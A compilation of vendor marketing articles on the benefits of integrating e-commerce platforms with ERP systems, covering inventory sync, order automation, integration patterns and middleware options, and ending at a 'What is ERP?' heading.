If you think you're ready to implement an ERP solution for your e-commerce practices – or if you're *considering replatforming* – your online business can flourish. With automated inventory updates, order tracking, and accounting, an integrated ERP solution can help you take online sales to the next level without increasing your employee workload.

For future-proof growth, you need future-proof solutions – that's where ERP-integrated e-commerce comes in. Ensuring your online experience is as seamless as possible means your existing customers and potential prospects know they can trust the purchase process, encouraging them to build or strengthen their relationship with your business.

Article by Arno Ham

Top 7 Benefits of eCommerce Integration with ERP

Key Takeaways

- *Integrating eCommerce and ERP systems enhances efficiency by automating data flow, and reducing manual entry errors.*
- *It streamlines inventory management, ensuring real-time updates and accuracy. Order processing becomes swifter, improving customer satisfaction. Financial management is more streamlined, simplifying accounting tasks.*
- *This integration also provides better insights through centralized data, enabling informed business decisions. Moreover, it reduces operational costs and accelerates growth by optimizing resources and facilitating scalability.*

Top Benefits of eCommerce Integration with ERP

If you want to scale your eCommerce business, Enterprise Resource Planning (ERP) integration will come in handy. You no longer need to input data manually, check orders one by one, and worry about correctly written shipping addresses. Automatic synchronization is key to smooth processes and efficient business operations.

ERP eCommerce integration will boost productivity and help you generate more revenue while avoiding the common pitfalls of running a business.

This blog aims to show you the benefits of ERP integration and the powerful impact it has on eCommerce. So, sit back and discover ways to skyrocket your business.

Article by
Stephen Beer,
Senior Content Writer,
Clarity

CLARITY

Benefits of ERP Integration

The benefits of ERP integration outweigh the investment costs and any development problems. Simply put, companies that integrate their eCommerce stores-marketplaces with their back-office ERP integration software enjoy enormous cost savings, higher conversion rates, shorter order cycles, streamlined administration, and a host of other benefits.

Back-office ERP integration enables powerful customer self-service features that generate great online experiences and improve and automate business processes.

The results of integration save money on everyday tasks while generating greater revenue. The U.S. B2B eCommerce market is growing at 12.1 percent per year, and in addition to tapping into this lucrative market, integrated B2B companies can easily sell their products across multiple channels, including the marketplace platforms that sell products from multiple vendors.

It's estimated that U.S. companies lose $62 billion on average every year due to poor customer service. This is largely due to inefficient methods that an ERP integration would fix. B2B companies can offer the same kind of experiences that B2C companies provide consumers with if they want to get their fair share of sales in the ever-increasing B2B market. Leading up, the third type of marketplaces that are growing are C2C marketplaces. *C2C eCommerce examples* include Amazon.com, Etsy, eBay, and more.

B2B platforms are developing more and more options to sell their products, and these options strongly depend on the technical capabilities of the integrated platform, integration offers personalization, strong customer service, and automation from machine learning (ML) and *artificial intelligence in eCommerce*. In one survey, B2B marketers ranked AI and ML as the most exciting new technologies. Both AI and ML depend heavily on integration. About 93 percent of those surveyed also recognized the need to invest in B2B eCommerce technology.

> "ERP integration ensures that your business no longer wastes time keeping track of multiple systems. It synchronizes data across the organization in real-time, reducing manual entry errors and giving you a clear, accurate picture of your company's operations."

Extraordinary Customer Service Requires Integration

B2B companies face more demanding buyers than they ever have. With today's tech-savvy buyers, customers expect conveniences such as the ability to access their full account histories, past invoices, product research, and information about the product warranty, use, and ratings. Some of the top customer benefits of *eCommerce ERP integration* include:

Better Online Experiences

The integration of back-office software enables customers to perform dozens of operations online, such as getting accurate inventory figures in real time. Customers can be automatically contacted when the products ship and these buyers can track their shipments precisely. Integrating ERP into your web store boosts customer satisfaction by informing them of each step your business takes regarding their orders.

Shipping Choices

Buyers can choose their own shipping strategies based on lower costs, faster deliveries, and other criteria, such as special handling. For complex split shipping to global addresses, integration provides automated management of the process of shipping to multiple addresses, and buyers can choose different shipping methods for different locations.

Pricing Management

Customers can get valid price quotes from sales staff automatically when they order instead of needing to contact someone in customer service. Customers who qualify for lower pricing tiers will receive the correct prices when they meet the requirements when back-office software is fully integrated. Customers can also request special pricing terms, and an integrated system can offer more payment methods to accelerate invoice payments.

Automated Features

The integration enables many automated features that B2B customers love, such as tax calculations from multiple tax jurisdictions, onsite currency conversions, and custom catalogs based on the buyer's ordering habits.

Customer Loyalty

The integration of eCommerce and ERP platforms has versatile purposes, and customer retention is one of them. Anticipating customers' needs and satisfying them means your products stay relevant and meet the expectations of your audience. With customer data available at your fingertips, you know who to reach out to and when to upsell to keep your client base engaged and loyal to your brand.

Operating Efficiencies of eCommerce ERP Integration

There are two ways to make more money (net revenue)—reduce costs and increase sales.

Fortunately, the *benefits of ERP integration* cover both those areas. Better customer service increases conversion rates, and companies can save considerably on operating expenses with a finely-tuned sales platform. Revenue and COGs are both directly and positively affected by a well-integrated solution.

Clarity has performed over 3,000 integrations over the past 13 years and has witnessed these benefits at their clients, whether small, medium, large, or at the enterprise level.

Robust Security for HIPAA eCommerce

Establishing a trustful *medical-HIPAA eCommerce* isn't an easy task if you don't have the right tools. The ERP system can seamlessly integrate ERP and eCommerce platforms that operate in highly regulated niches.

Our team of experts can develop the features you require to run your business, set custom workflows, and provide you with unique functionalities that will streamline your processes.

Your eCommerce website can be integrated with platforms other than ERP but also CRM, electronic records of health-related information (EHR), electronic medical records (EMR), payment providers, and other solutions tailored to your business needs.

With HIPAA compliance and end-to-end encryption, your ***pharmacy eCommerce***, telehealth, or laboratory can be up and running in just a few weeks.

> "ERP-integrated e-commerce boosts customer satisfaction by automating processes like inventory updates, order tracking, and personalized pricing. Customers receive up-to-date information in real-time, leading to a better overall shopping experience."

Automation Generates Savings in Every Administrative Area

Integration makes ERP software work in custom ways based on a given company's needs and the way it does or handles business processes. The efficiencies of automation and integration include:

Reduced Errors

Manual entry results in human error—transposing numbers is quite common. An integrated site can double-check figures for consistency and validate incoming data.

The integrated ERP and *integrated eCommerce* solutions ensure data consistency across platforms. You no longer need to jump between platforms to compare inputs that may include important data about customers' billing addresses and their order details.

Streamlined Operations

Integration ensures that every department gets access to operating data in real time to reduce delays, trigger ordering alerts and reduce labor costs. Paperwork is reduced because the information is stored securely in company databases where everyone who needs the data can get the intelligence instantly in multiple formats.

ERP integration eliminates human error when manually inputting data. Hence, automation will handle all your data and ensure your eCommerce platform stays up-to-date with the latest prices and orders without any delays.

The integration of ERP and eCommerce systems handles the purchasing process from beginning to fulfillment. You won't need to update each order manually—only observe the data flow it presents you. Our ERP solution will significantly save you time and take care of mundane tasks.

No Need to Make Duplicate Entries

ECommerce ERP integration automatically transfers information from the company's store or stores directly to the ERP software system and vice versa. This means automated orders, fulfillment, returns, real-time inventory

updates, low stock alerts, and a host of other benefits.

ERP systems are especially good for tracking the status of your inventory. Since the solution automates the stocks, you can perform better inventory management in real time.

Fast Synchronization

Customer records are updated immediately, and if there is a cancellation, the inventory figures reflect the change immediately. There's no need to wait on confirmation paperwork.

Along with your eCommerce platform, you can also integrate Customer Relationship Management (CRM) and have the entire database in one place.

Better Inventory Management

Integration compiles information from multiple online sales channels and brick-and-mortar stores to speed the reordering of products and supplies, update inventory levels, predict seasonal adjustments, and track inventory in real time to predict sales levels.

Global Sales and Steady Growth with Integration

No matter what *B2C business model* you've implemented, integrating your sales platform or back-office ERP is critical to stay competitive. Choosing a skilled developer can create a long-term partnership of collaboration and sustainable development. You can add features—such as an *ERP portal*—as your business grows when you develop a robust sales platform with a vigorous API layer for strong security.

CLARITY

About Stephen Beer

Stephen Beer is a Content Writer at Clarity Ventures and has written about various tech industries for nearly a decade.He is determined to demystify HIPAA, integration, and eCommerce with easy-to-read, easy-to-understand articles to help businesses make the best decisions.

6 Benefits of Integrated eCommerce and ERP

During and after the pandemic, the eCommerce business has boomed rapidly. Now, more than ever, every business needs to maintain a well-established eCommerce store to remain competitive in their markets. One way to stay up to date with your eCommerce store is to get an effective enterprise resource planning (ERP) system to achieve your business success.

Why is it necessary to integrate your eCommerce store with an ERP system?

Many businesses do not integrate their eCommerce stores with ERP because of the high costs associated with business interruptions caused by modifying current systems. When you realize that the benefits of integration are more than the expenditure, however, you'll be glad you went through the process.

Integrating ERP with your eCommerce store allows you to be more competent in your business. You can easily track all essential data like consumer details, items, order shipping/tracking, and inventory linked to your stand-alone systems.

Some types of integrations automatically transfer the information between your systems and reduce the necessity to input information from one structure to another manually. Handholding all the sales orders manually is a long and time-consuming process. It includes a lot of labor in terms of updating company and inventory data in Excel, then uploading it into a web store. ERP systems that integrate data and all of your eCommerce needs also reduce the chances of overselling products or making mistakes.

Some of the common errors that companies often experience when they don't have integrated eCommerce and ERP systems are as follows:

- Mistaken shipping addresses

- Inaccurate inventory quantities

- Missing, inadequate, or erroneous product information

In other words, not integrating your eCommerce store with ERP can lead to poor customer experiences, high costs, and more labor.

Benefits of ERP Integration with your eCommerce store

Fortunately, there are many solutions on the market that can help you integrate your ERP solution into your eCommerce store. Of course, not all solutions are created equal, so you'll want to do a little research before you commit to a specific product. When you find the right one, however, you'll enjoy great benefits such as the following:

1. It provides better customer experiences

Through integrated eCommerce and ERP integration, you can keep customers informed throughout the entire sales process. You can handily provide updates and access to real-time numbers. By providing regularly updated information, you reduce the risk of potential frustrations and build long-lasting relationships with your customers.

2. You can provide more shipping choices to your customers

ERP integration with your eCommerce store helps facilitate shipping to various international addresses, and you can easily use different shipping and transportation methods. This also means your customers can select their shipping methods based on delivery time, costs, and specific handling.

3. It reduces operational costs

Integrating your eCommerce platform with an ERP solution means that you can automate many manual processes to reduce human errors. You can integrate web orders, shipping and payment information, and your customers' details into your ERP system. Similarly, you can upload the items' details and inventory from ERP to your eCommerce store. Sales orders can also be transferred directly from your eCommerce store to your ERP system. This reduces information redundancy, human involvement and error, and unnecessary costs with access to real-time data regarding inventory management.

> "Integrating your eCommerce platform with an ERP solution automates many manual processes, reducing human error and operational costs, while providing real-time data for inventory management and sales."

4. It generates financial statements in ERP

Generally, financial reports of sales are generated by eCommerce applications. By integrating your eCommerce store with ERP, you can produce trial balances, cash flows, balance sheets, and P/L statements, which provide clarity in financial information.

5. You can control a large part of your business

After integrating your eCommerce store with ERP business processes helps you get better control of your business, you should begin to enjoy competitive gains. You can get insight into which products are doing well and which aren't, so you can make the required changes in your marketing strategies to avoid any loss. It also gives quick synchronization. Plus, the ability to access information on any device means you can make big decisions with accurate data.

6. It increases trust and credibility

Integrating with ERP provides you more confidence and ease in doing your business. It builds your reputation when you deliver the promised products to your customers. This increases trust and reliability, which are the key steps for retaining customers. And, when *customers have visibility into all the buying process steps* and are given accurate information, it increases the chances of using your services again. More retained customers means you can focus on other areas of growing your business.

The Right Partner Takes Your Ecommerce Integration Further: Cloud 9 ERP Solutions

For eCommerce companies, who have to blend retail and distribution, sales tax and website management, warehouse management and logistics, it pays to have a partner who understands the way you work.

As an award-winning *Gold Certified Acumatica Partner*, we have configured and implemented this cloud ERP solution for eCommerce firms like yours and have worked hard to understand the nuances that affect your industry.

CLOUD
SAFE WITH YOUR KNOWLEDGE

ERP Integrations Bring Systems Together and Remove Data Silos

Enterprise Resource Planning (ERP) refers to software that automates business processes, from supply chain to customer relationship management (CRM) to —most often — financial systems.

ERPs enable organizations to create a single source of truth for their data and connect unrelated *APIs* to each other for a larger, more cohesive *enterprise* system.

This is often referred to as an ERP integration, which is the unified view of data from all systems, in real time. This turns data into actionable intelligence and fully leverages information to enhance processes, *meet business needs* and customer experiences.

This is regularly seen in integrated financial systems, where accounting was listed by *89% of respondents* to one survey as the most critical ERP function. This enables software to automate common accounting tasks and creates better, more accurate and streamlined financial forecasting.

Why is ERP Integration Important?

ERP software provides a holistic overview of enterprise applications to show real-time snapshots of performance and data quality. They enable businesses to bring legacy systems that may or may not work well with new applications under one roof with one source of data.

Centralized data.

Data is only useful if it can be turned into action. By compiling relevant data into one central platform, businesses can do this. The alternative is siloed data feeds that exist in a vacuum and are difficult to pull real insights from.

An ERP solution ***brings data points together*** and enables business intelligence to analyze and pull real insights from them.

Process automation.

Automation is growing in all parts of business and ERPs are no different. By automating data transfers, you're creating systems that operate 24 hours a day and avoid human mistakes.

From processing purchase orders to automatically updating item availability, automation is improving workflows and making companies more responsive to customer needs.

Personalized customer experience.

A personalized shopping experience has become customary. Customers now expect it and 75 percent of CIOs are now looking to engage customers in real time with content unique to them and their perceived wants.

This applies to all channels as well, as omnichannel customer experiences become the norm.

Reduction in human error.

Humans are fallible and even the most diligent worker makes mistakes from time to time. ERP integrations that fully leverage automation removes this manual process and ensures that data is accurate and reliable.

Reports have high confidence of accuracy and instead of doing common daily tasks, workers are freed to do more impactful work that has a greater impact on the business. Things like inventory management can be handled by automation to ensure that what you're selling is actually in your warehouse.

Challenges with ERP Integration

Of course, ERP system integration is not simple. A proper, well-conceived project will use a quality integration solution and work as intended.

However, without accounting for different systems and architectures and how they interact with each other, the ***integration process*** could be disastrous. Microsoft, Oracle, Netsuite, Salesforce and SAP are typical software systems used by many, but they don't always work well together.

Easy for implementation to run over budget.

ERP integrations are often cursed with "you don't know what you don't know." Bringing together multiple unconnected systems for software integrations can have unexpected consequences that lead to cost overruns. Even the most carefully planned integration won't have full knowledge of how an integration works until the "on" switch is flipped for the first time.

Can be overly complicated.

The complexity of integrating new and legacy systems, each with their own unique architecture, can't be overstated. Each application has requirements specific to them — which may not work with other applications. Every ERP integration is a significant engineering challenge.

The Most Common ERP Integration Patterns


Though each ERP integration is unique, there are some general patterns that are commonly found. These are typical sequences or steps taken to solve ERP integration issues and should be used as general blueprints for your own challenges.

> "ERP integration helps you turn your data into action by compiling relevant data into one central platform, eliminating siloed data feeds and enabling valuable insights for streamlining operations and improving customer experiences."

Migration ERP integration.

In a migration ERP integration, data sets from a specific point in time are moved from one system to another. A migration pattern allows developers to build automated migration services that create shared functionality.


The Broadcast pattern.



The broadcast pattern streamlines data movement from a single module to multiple systems on a real-time and ongoing basis. Data flows in only one direction and is considered a 1:many relationship.

The single source updates data on a regular basis and broadcasts that updated data immediately. This is typically found in omnichannel sales environments, where something like a price change is immediately sent to multiple outlets.

The Aggregation pattern.



The aggregation pattern is the inverse of the broadcast pattern. In this, one system compiles data from multiple systems into a single location. Aggregation removes the need to run multiple migrations on a regular basis, removing concerns about data accuracy and synchronization. It is the simplest way to extract and process data from multiple systems into a single application or report and ensures that data is accurate, not replicated and malleable.

The Bi-Directional Sync pattern.

This unites data integrations in multiple systems and creates as a single system, while recognizing that different datasets exist. This is most useful when different systems must accomplish different tasks using the same data.

Using bi-directional sync enables both systems to be used and maintains a consistent real-time view of the data across systems.

The Correlation pattern.

Correlation and bi-directional sync patterns share similarities, but correlation patterns single out dataset interactions and syncs that scoped dataset as long as it appears in two targeted systems.

ERP Integration Methods

ERP integrations are predictably unpredictable. No one enterprise system is the same as the next as they're usually a mix of legacy systems and SaaS platforms across physical datacenters and the public and private cloud. ERP platforms typically come with their own integrations, but these rarely account for every system that must be included.

So, businesses must use the *integration onboarding method* most appropriate for them.

Integration Platform as a Service (IPaaS).

This is a cloud-based integration that is flexible, cost-efficient and is designed explicitly to connect ERP platforms with SaaS systems. By leveraging the cloud, companies are better prepared to scale when necessary and applications sync faster than other methods.

Point-to-point integration.

This method connects systems directly with one another. This is effective for simple integrations where there are only two platforms involved, although this is becoming less and less common in modern integrations.

Enterprise Service Bus (ESB).

ESBs are usually found in on-premise environments. Here, data is delivered to the bus, is translated to whatever format is necessary and routed to where it needs to go, making it more of a communications hub. ESBs are ideal for on-premise architecture, but struggle with cloud-based integrations.

ERP Integration Best Practices

While no two ERP integrations are identical, there are some general best practices that should be followed to keep projects on time and within budget.

Involve key stakeholders early and often.

ERP integrations impact the entire company and it's important to understand the needs of stakeholders early in the process. Communication and transparency are key to keep stakeholders involved and informed on what an ERP integration will mean to their work. From the back office to customer-facing roles, all need to be a part of the decision-making process.

Have a clear integration plan in place.

ERP integrations are difficult and should not be undertaken lightly. *ERP integrations* require significant planning and project management. Your integration strategy should be

able to adequately answer why this project is worth doing and why the long-term gain is worth the short-term pain.

A good plan hopes for the best, but is prepared for the worst kind of integration challenges, with contingency plans for what to do if what is scoped on paper doesn't necessarily work in practice.

Clean up your data prior to integration.

Your ERP is only as good as the data it includes. Before integrating, it's important to do an audit of your data entry, looking at integrity and duplication. The bad news is this takes time and resources. The good news is you probably won't have to do this again for a long time.

Security is paramount.

Security is quickly becoming top of mind for an IT infrastructure upgrade, ERP integrations included. Any third-party platforms must include robust security for data at rest and in motion, especially important when working with customer data. Your own legacy systems must also be secured, especially if there is any public-facing component to them.

The Final Word

Integrating an ERP is almost a must for complex IT ecosystems — and even simple systems should strongly consider one. Doing so now not only improves current services, it future-proofs your IT environment when new platforms come online.

Especially for ecommerce platforms, an ERP implementation will benefit your employees, customers and — ultimately — your bottom line.

About BigCommerce

BigCommerce is a leading open SaaS and composable ecommerce platform that empowers brands and retailers of all sizes to build, innovate and grow their businesses online. BigCommerce provides its customers sophisticated enterprise-grade functionality, customization and performance with simplicity and ease-of-use. Tens of thousands of B2C and B2B companies across 150 countries and numerous industries rely on BigCommerce, including Burrow, Coldwater Creek, Francesca's, Harvey Nichols, King Arthur Baking Co., MKM Building Supplies, Ted Baker, United Aqua Group and Uplift Desk.

The 7 Ways an Ecommerce and ERP Integration Will Help Unlock Your Competitive Edge

Modern businesses face increasing pressure to streamline operations, enhance customer experiences, and maintain a competitive edge. One proven way to achieve these goals is to integrate ecommerce platforms with Enterprise Resource Planning (ERP) software.

Once you achieve this ecommerce integration, your team will become more efficient, better serve customers, save money, increase revenue growth, and more.

In this article, we dive into the many benefits of ecommerce and ERP integration, highlighting how this technological synergy can transform business operations and drive success.

What's an Ecommerce and ERP Integration?

To understand the term "ecommerce-ERP integration" we need to break it down:

Ecommerce, often stylized as e-commerce, is the buying and selling of goods and services via the internet. This industry is expected to reach *$47.23 trillion by 2030.*

ERP stands for enterprise resource planning, and refers to a specific kind of software platform that helps companies complete daily activities, like accounting and supply chain management.

So, ecommerce-ERP integration is the connection between an *ecommerce platform* and an ERP system. This connection is wildly beneficial. Let's talk more about that…

The 7 Benefits of a Good Ecommerce and ERP Integration

A solid ERP-ecommerce integration will help your company in multiple ways. Once you set up the connection, you'll enjoy more efficiency, data accuracy, customer satisfaction, and more.

Let's take a look at each of the seven main benefits in greater detail:

1. Improved Efficiency

The integration of your ecommerce platform and your *ERP system* will help you automate various business processes. Many things, from order processing to inventory management to financial reporting, can be automated, which will reduce manual work for your team.

For example, when a customer places an order on your ecommerce site, your ERP system can be programmed to automatically update inventory levels, generate an invoice, and schedule shipment—all without human involvement. This seamless flow of information minimizes errors, saves time, and allows employees to focus on more strategic tasks.

In addition, a strong ecommerc and ERP integration will make sure every department in your business is on the same page. How so? Data from your ecommerce platform will flow directly into your ERP software, which will eliminate data silos and create a single source of truth. When this happens, your sales, finance, inventory, and service teams will have real-time access to critical details.

Note: this benefit applies to companies that use customer relationship management (CRM) software in lieu of, or in addition to, their ERP of choice. Either way, efficiency levels go up.

2. Enhanced Data Accuracy

Integrating your ecommerce and ERP systems will help with real-time data synchronization too.

This feature syncs the changes you make in your ecommerce platform—like product updates, pricing adjustments, customer information—with your ERP solution, and vice versa.

Synchronization will dramatically reduce the risk of data discrepancies, which can lead to employee errors and delays, customer dissatisfaction, and other costly mistakes.

> "When a customer places an order on your ecommerce site, your ERP system can be programmed to automatically update inventory levels, generate an invoice, and schedule shipment—all without human involvement. This seamless flow of information minimizes errors, saves time, and allows employees to focus on more strategic tasks."

Speaking of employee errors, an integrated ecommerce platform will reduce them for your company. It makes sense. Your team won't have as many chances to mess up when they don't have to manually transfer data between your ecommerce and ERP solutions.

Imagine how much better off your ecommerce business will be when orders, customer details, and inventory levels are accurately recorded. So. Much. Better. Off.

3. Enhanced Customer Satisfaction

Successful companies create happy customers. This is hard to do without a strong ecommerce-ERP integration. After all, this connection improves efficiency and data accuracy.

Your customers want the products they order as quickly as possible. With integrated systems, your business can process orders accurately and in less time. You can also monitor delivery schedules and share the data with customers. Both of these things increase satisfaction.

But it gets better! ERP software stores customer data, which can be leveraged to create *personalized shopping experiences*. By integrating this data with your ecommerce platform, you can offer tailored product recommendations and individualized customer service.

At the end of the day, satisfied customers are more likely to return and recommend your products to their social circles. As such, they're essential to your company's long-term growth.

4. Enhanced Inventory Management

It's not the most exciting topic in the world. But effective inventory management is critical to the success of your ecommerce brand because it prevents stockouts and overstock situations.

The right ERP ecommerce integration will make sure your inventory levels are automatically updated across all sales channels. This real-time visibility will help your business reduce carrying costs,

while minimizing the risk of lost sales due to stockouts. Win!

Also worth a mention, most ERP systems include advanced analytics and forecasting tools. When integrated with ecommerce data, these tools provide insights into customer buying patterns and seasonal trends, which will enable you to make better inventory decisions.

> "Customers want the products they order as quickly as possible. With integrated systems, your business can process orders accurately and in less time. You can also monitor delivery schedules and share the data with customers, increasing satisfaction."

5. Better Financial Management

Team efficiency, customer satisfaction, and inventory management are important—but only if they lead to additional profit. Fortunately, integrating ERP with ecommerce can help.

This integration streamlines financial reporting by consolidating data from multiple sources. The result? A comprehensive view of your company's financial health. Armed with this information, you'll be able to make better decisions regarding marketing and sales, and *increase revenue*.

Just as important, you'll increase cash flow. Once you have real-time insight into sales, receivables, and payables, you can manage company funds more effectively. For example, you'll be able to optimize payment schedules and reduce outstanding invoices without hassle.

As an added bonus, integration makes automation imminently possible. Since automated financial processes reduce errors and ensure regulatory compliance, this is a major benefit.

6. Scalability and Growth

Let's talk about growth!

If you're looking to enter new markets and expand your business, integrated ecommerce and ERP systems offer a scalable solution. This is true for one simple reason:

The integration will be able to handle increased order volumes, new product lines, and additional sales channels without requiring added human effort. In other words, you'll be able to *scale operations* in a reliable way that allows you to reach your expansion goals.

Integrating your ERP and ecommerce systems will also make your company more agile. You'll be able to adapt to changing market conditions, customer preferences, and alternate business requirements. You'll be able to launch new products with more success too, which is often crucial to business growth. All in all, integration is key to your company's future success.

7. Cost Savings

Last but not least, a smart ecommerce-ERP integration will save you money.

As discussed earlier, this integration allows for *automation*, which will improve team efficiency. After all, manual data entry, order processing, and inventory management require a significant amount of time. Automating them will allow your staff to focus on other value-added activities.

There are IT costs to think about as well. Maintaining separate ecommerce and ERP systems is rarely a good idea, as this approach is often resource-intensive. Integration reduces the need for multiple tools, which lowers IT infrastructure and maintenance costs. Plus, a unified system minimizes the risk of system downtime. Nothing kills ecommerce sales like a website outage.

> "The right ERP ecommerce integration will make sure your inventory levels are automatically updated across all sales channels. This real-time visibility helps your business reduce carrying costs while minimizing the risk of lost sales due to stockouts."

Sell More With the Experlogix Ecommerce Platform

Looking to jump on the ecommerce bandwagon and make more sales? *Experlogix* can help!

Our platform was specifically designed to integrate with the top ERP solutions on the market, including SAP, Dynamics 365, and Sage. Once the connection is complete, you'll enjoy automation

for a variety of business tasks, features to improve the customer experience, and the ability to merge online and offline shopping journeys across multiple touchpoints.

Experlogix is also SaaS-based, which means you won't have to allocate a portion of your budget to infrastructure, maintenance, and software development.

Put all of these things together and you've got an ecommerce tool that will increase revenue for your company today and tomorrow, as your company scales. *Schedule a call with our team now* to learn more about Experlogix Digital Commerce and how it can supercharge your sales.

Connect Your Ecommerce Platform to Your ERP System

As we've just seen, the integration of ecommerce platforms with ERP systems offers numerous benefits to ecommerce companies. In fact, it can significantly enhance business operations for your business, leading to improved efficiency, data accuracy, customer happiness, and profits.

The truth is, brands that leverage the synergies between ecommerce and ERP systems are better positioned to compete in today's dynamic marketplace and achieve long-term growth.

So, what are you waiting for? Embrace this technological integration to streamline your workflows, deliver exceptional customer experiences, and stay ahead of the competition!

Making Your B2B eCommerce Smarter with a Seamless ERP Integration

Ensuring seamless communication between your commerce solution and Enterprise Resource Planning (ERP) system is often a pivotal aspect of any commerce project, as it enables the effective management and synchronization of crucial data to power outstanding purchasing experiences. Here's why your organization should consider integrating your ERP with commercetools Composable Commerce for B2B and how to make it happen.

Given that ERP (Enterprise Resource Planning) software has become a permanent fixture in the B2B tech stack, the integration of ERPs with commerce solutions has never been more crucial. In fact, *80% of B2B organizations* are actively seeking ways to integrate their B2B eCommerce technology with cloud-based ERP systems, so they can move away from siloed and fragmented operations and toward system interoperability.

Article by
Julia Rabkin,
Senior B2B Product Expert,
commercetools

Unsurprisingly, there's a growing demand for deeper integration between systems, considering that commerce journeys rely on essential master data, including product information, customer data and inventory levels, all typically managed within the ERP. In other words, for buyers to access real-time inventory and pricing information, seamless exchange and synchronization of this data between the two systems are imperative.

The top benefits of integrating the commerce engine with the ERP system(s) for B2B organizations include:

- ***Real-time data sync:*** With an API-based communication ensuring real-time sync, information such as inventory levels, pricing and customer data is always up-to-date, facilitating easier decision-making. For data that doesn't have to be changed frequently, such as product descriptions, B2B firms can choose to rely on scheduled synchronizations.

- ***Streamlined operations:*** Businesses can automate various processes such as order processing, inventory management and invoicing. This helps avoid the common issues of manual synchronizations, from human errors to scaling sync efforts, ensuring that data is exchanged seamlessly between the two systems. Plus, instant visibility into inventory levels and demand patterns allows businesses to prevent stockouts, minimize excess inventory and improve overall inventory turnover.

- ***Enhanced customer experience:*** By enabling customers to view accurate product information, pricing and availability in real-time, B2B businesses can enhance the buyer experience, including creating the consistent omnichannel experiences that buyers expect today.

- ***Efficient order fulfillment:*** Sales orders placed through the commerce platform are automatically transferred to the ERP system for processing, reducing fulfillment times and ensuring timely delivery.

- ***Scalability and flexibility:*** Seamlessly integrated systems are scalable and flexible, allowing B2B organizations to adapt to changing business needs and scale operations efficiently. Whether expanding into new markets or adding new product lines, integrated solutions can accommodate growth seamlessly.

- ***Cost savings:*** A commerce/ERP integration reduces manual efforts, eliminates duplicate data entry and minimizes errors, leading to cost savings for B2B businesses.

> "By connecting ERP with a composable commerce platform, B2B businesses can seamlessly sync essential data, such as product information, inventory, and customer data, even with legacy systems."

Choosing the right solution for integrating commercetools and your ERP system

There are three main ways to integrate your ERP, such as SAP S/4 HANA, with commercetools Composable Commerce for B2B:

1. ***Using a middleware integration*** Middleware solutions bridge the commerce platform and the ERP system, facilitating communication and data exchange, and ensuring that the integration is seamless, efficient and reliable. When it comes to connecting commercetools with your ERP, especially SAP, there are two prominent options:

   SAP Cloud Integration (SAP CI) offers a centralized solution for linking various systems and applications. Serving as a middleware, it connects the ERP and commerce systems seamlessly. You can create and manage integration flows, including data mapping and transformation, using APIs for smooth data exchange between commercetools and the SAP ERP. This solution is beneficial for customers already utilizing SAP CI to connect other systems with the SAP ERP.

   Best-of-breed middleware solutions such as Boomi and MuleSoft provide a platform-as-a-service solution for integrations with pre-built connectors. They enable swift and effortless connections between commercetools and the SAP ERP, minimizing the need for extensive development efforts. These solutions are ideal for customers seeking complete flexibility and customized integration flows tailored to their requirements.

Article by Julia Rabkin

2. ***Leveraging cloud-based integration options***
   An alternative to middleware solutions is building the integration with cloud services offered by AWS, Google Cloud or Microsoft Azure. This approach offers flexibility and scalability, and provides a robust solution for linking ERP systems with commercetools without relying on traditional middleware platforms.

3. ***Building an integration on commercetools Connect***
   Because ERP setups tend to be hyper-customized, building an integration with commercetools Connect is immensely beneficial for B2B organizations, as you can build a custom connector that is hosted and monitored in a commercetools' runtime environment.

In more detail, cloud-based integrations can leverage commercetools Connect to execute integration building blocks, like API Extensions, jobs and event listeners. With this setup, you don't have to deploy integration components on AWS, Google Cloud or Azure directly, as this solution handles the build, deployment and hosting of the application or service. As a result, developers can concentrate on integration logic, data mapping and business processes, as well as maintain CI/CD processes and eliminate the need to provision infrastructure.

Overall, commercetools Connect can minimize the operational overhead and risk associated with building, hosting and maintaining integrations between commercetools Composable Commerce for B2B and the ERP.

Leveraging other relevant integrations for B2B: CPQ

In addition to seamless integration with ERP systems, B2B businesses also benefit from bridging the communication between commercetools Composable Commerce for B2B and any existing Configure, Price, Quote (CPQ) systems. With such an API-based integration, it's possible to synchronize product catalog information to prevent discrepancies that can lead to customer confusion or order errors, as well as provide a consistent and automated quoting experience.

Similarly to an ERP integration, you can simplify your CPQ integration process with commercetools Connect.

Read the best practices guides for ERP and CPQ integrations and learn how to streamline your integrations to commercetools Composable Commerce for B2B.

About Julia Rabkin
Julia is a Senior B2B Product Expert at commercetools. With over a decade of experience across product and marketing teams in the tech world, she is an expert at creating innovative, customer-first strategies, and excelling in cross-functional growth & GTM initiatives.

The Benefits of ERP Systems for E-commerce

In the ever-evolving landscape of commerce, a fascinating dichotomy has emerged: While older, traditional enterprises are discovering the benefits of integrating their ERP (Enterprise Resource Planning) systems with e-commerce software, at the same time, newer e-commerce businesses that are growing exponentially are discovering the advantages of implementing an ERP system for e-commerce. ERP systems are ideal for managing logistics, inventory, warehouse management, finance, HR, and other operations, and when combined with e-commerce, these systems help greatly improve order fulfillment, inventory management, and overall customer experiences. Let's explore the benefits of ERP-integrated e-commerce.

Understanding the benefits of an ERP system for e-commerce

While e-commerce platforms are essentially great digital mediums for selling products and services online, ERP systems are all about managing the logistics of all the operations that go into producing and delivering those products and services. Therefore, for e-commerce enterprises with large transaction volumes, *e-commerce integrations* with ERP systems or ERP-integrated e-commerce are like merging two essential puzzle pieces for improving operational excellence.

What is ERP?

